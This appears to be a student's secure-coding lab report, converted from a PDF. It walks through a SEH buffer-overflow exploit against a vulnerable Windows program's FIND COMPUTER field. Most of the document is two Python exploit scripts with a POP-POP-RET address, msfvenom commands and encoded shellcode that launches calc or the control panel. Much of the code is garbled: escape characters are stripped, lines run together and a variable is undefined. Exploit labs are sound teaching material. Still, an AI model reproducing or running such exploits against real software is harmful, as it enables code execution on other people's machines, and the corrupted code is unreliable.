

SECURE CODING LAB 8

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ASSIGNMENT – 8

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
 - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

- **Change the default trigger to open control panel.**

Happy Learning!!!!!!

Initially the code has some bugs so the correct code after correcting the bugs is as follows

TASK 1 (Trigger CMD)

Exploit2.py

```
# -*- coding: cp1252 -*-
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B  5B          POP EBX
```

```
#40010C4C  5D          POP EBP
```

```
#40010C4D  C3          RETN
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program  
Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc  
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```
buf = b""
```

```
buf += b"x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49"
```

```
buf += b"x49x49x49x49x49x49x49x43x43x43x43x43x43"
```

```
buf += b"x37x51x5ax6ax41x58x50x30x41x30x41x6bx41"
```

```
buf += b"x41x51x32x41x42x32x42x42x30x42x42x41x42"
```

```
buf += b"x58x50x38x41x42x75x4ax49x79x6cx59x78x4d"
```

```
buf += b"x52x75x50x75x50x47x70x51x70x4bx39x58x65"
```

```
buf += b"x55x61x6bx70x50x64x6cx4bx30x50x74x70x6e"
```

```
buf += b"x6bx66x32x36x6cx6ex6bx31x42x45x44x6ex6b"
```

```
buf += b"x54x32x51x38x34x4fx6dx67x42x6ax34x66x44"
```

```
buf += b"x71x39x6fx4ex4cx35x6cx70x61x63x4cx77x72"
```

```
buf += b"x66x4cx77x50x7ax61x5ax6fx44x4dx56x61x79"
```

```
buf += b"x57x58x62x6ax52x53x62x71x47x6cx4bx53x62"
```

```
buf += b"x44x50x4cx4bx63x7ax57x4cx4ex66x30x4cx72"
```

```
buf += b"x31x73x48x59x73x71x58x55x51x5ax71x46x31"
```

```
buf += b"x4ex6bx76x39x45x70x75x51x39x43x6ex6bx67"
```

```
buf += b"x39x75x48x5ax43x57x4ax43x79x4cx4bx37x44"
```

```
buf += b"x4cx4bx35x51x48x56x55x61x4bx4fx4ex4cx5a"
```

```
buf += b"x61x6ax6fx46x6dx75x51x4bx77x67x48x49x70"
```

```
buf += b"x44x35x38x76x55x53x33x4dx6ax58x57x4bx31"
```


```
buf += b"x6dx76x44x54x35x7ax44x70x58x6ex6bx33x68"
```

```
buf += b"x76x44x77x71x39x43x63x56x4cx4bx76x6cx70"
```

```
buf += b"x4bx4ex6bx33x68x57x6cx36x61x79x43x4ex6b"  
buf += b"x64x44x6cx4bx76x61x5ax70x6fx79x50x44x61"  
buf += b"x34x44x64x63x6bx51x4bx51x71x63x69x71x4a"  
buf += b"x46x31x49x6fx79x70x53x6fx31x4fx51x4ax4c"  
buf += b"x4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31"  
buf += b"x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46"  
buf += b"x30x62x48x54x71x6cx4bx62x4fx4cx47x4bx4f"  
buf += b"x4bx65x6fx4bx4ax50x4ex55x4fx52x30x56x52"  
buf += b"x48x4fx56x5ax35x6dx6dx6fx6dx39x6fx6bx65"  
buf += b"x65x6cx35x56x71x6cx76x6ax6dx50x6bx4bx4b"  
buf += b"x50x72x55x66x65x6dx6bx43x77x52x33x53x42"  
buf += b"x30x6fx73x5ax43x30x46x33x4bx4fx58x55x51"  
buf += b"x73x72x4dx43x54x53x30x41x41"
```

```
payload = junk + nseh + seh + nops + buf.decode("utf-8")
with open ('payload.txt', 'w',encoding="utf8", errors='ignore') as f:
    f.write(payload)
f.close
```

Payload generated:




Somewhat like this


Crashing the application

Use the generated payload and try to exploit any of the input fields to see if crashes or not.

Here the FIND COMPUTER field has a buffer overflow vulnerability.


It crashed the application and triggered calc.exe which opens the calculator.





Task 2 (TRIGGERING CONTROL PANEL)

Generate payload using msfvenom



**Use this is in the
code Code-**

Exploit.py

```
# -*- coding: cp1252 -*-
```

```
f= open("paylctrl.txt", "w")
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4 5B      POP  
          B      EBX  
#40010C4 5D      POP  
          C      EBP  
#40010C4 C3      RETN  
          D
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f  
python
```

```
buf = b""
```

```
buf +=
```

```
b"\xdd\x07\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49" buf
```

```
+= b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
```

```
buf +=
```

```
b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41" buf
```

`+= b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"`

buf +=

b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x68\x4d\x52" buf
+= b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56"

buf +=

b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b" buf
+= b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70"

buf +=

b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61" buf
+= b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"

buf +=

b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47" buf
+= b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36"

buf +=

b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61" buf
+= b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"

buf +=

b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59" buf
+= b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e"

buf +=

b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51" buf
+= b"\x48\x4f\x34\x4d\x55\x51\x78\x47\x35\x68\x39\x70\x42"

buf +=

b"\x55\x78\x76\x55\x53\x51\x6d\x39\x68\x55\x6b\x31\x6d" buf
+= b"\x36\x44\x34\x35\x5a\x44\x33\x68\x6e\x6b\x43\x68\x51"

buf +=

b"\x34\x57\x71\x79\x43\x50\x66\x6e\x6b\x36\x6c\x42\x6b" buf
+= b"\x6c\x4b\x42\x78\x75\x4c\x35\x51\x5a\x73\x4c\x4b\x76"

buf +=

b"\x64\x4e\x6b\x53\x31\x5a\x70\x6b\x39\x52\x64\x77\x54" buf
+= b"\x35\x74\x63\x6b\x53\x6b\x71\x71\x52\x79\x43\x6a\x63"

buf += b"\x61\x49\x6f\x49\x70\x63\x6f\x73\x6f\x61\x4a\x6c\x4b"

buf +=

b"\x55\x42\x68\x6b\x4c\x4d\x61\x4d\x32\x4a\x75\x51\x6c" buf

+= b"\x4d\x4b\x35\x58\x32\x63\x30\x37\x70\x45\x50\x52\x70"

buf +=

b"\x43\x58\x30\x31\x4e\x6b\x32\x4f\x6c\x47\x49\x6f\x68" buf

+= b"\x55\x4f\x4b\x38\x70\x68\x35\x49\x32\x33\x66\x50\x68"

buf +=

b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x4b\x4f\x58\x55\x45"


```
b"\x6c\x37\x76\x61\x6c\x76\x6a\x4f\x70\x79\x6b\x69\x70" buf
+= b"\x31\x65\x57\x75\x6f\x4b\x52\x67\x46\x73\x73\x42\x32"
buf +=
b"\x4f\x70\x6a\x73\x30\x70\x53\x79\x6f\x6b\x65\x50\x63" buf
+= b"\x42\x4f\x72\x4e\x30\x74\x33\x42\x62\x4f\x50\x6c\x37"
buf += b"\x70\x41\x41"
```

```
f.write(payload
) f.close
```

[illegible]

[illegible]

Put this payload in the FIND COMPUTER input field and see the vulnerability.



Crashing of the application triggered the control panel

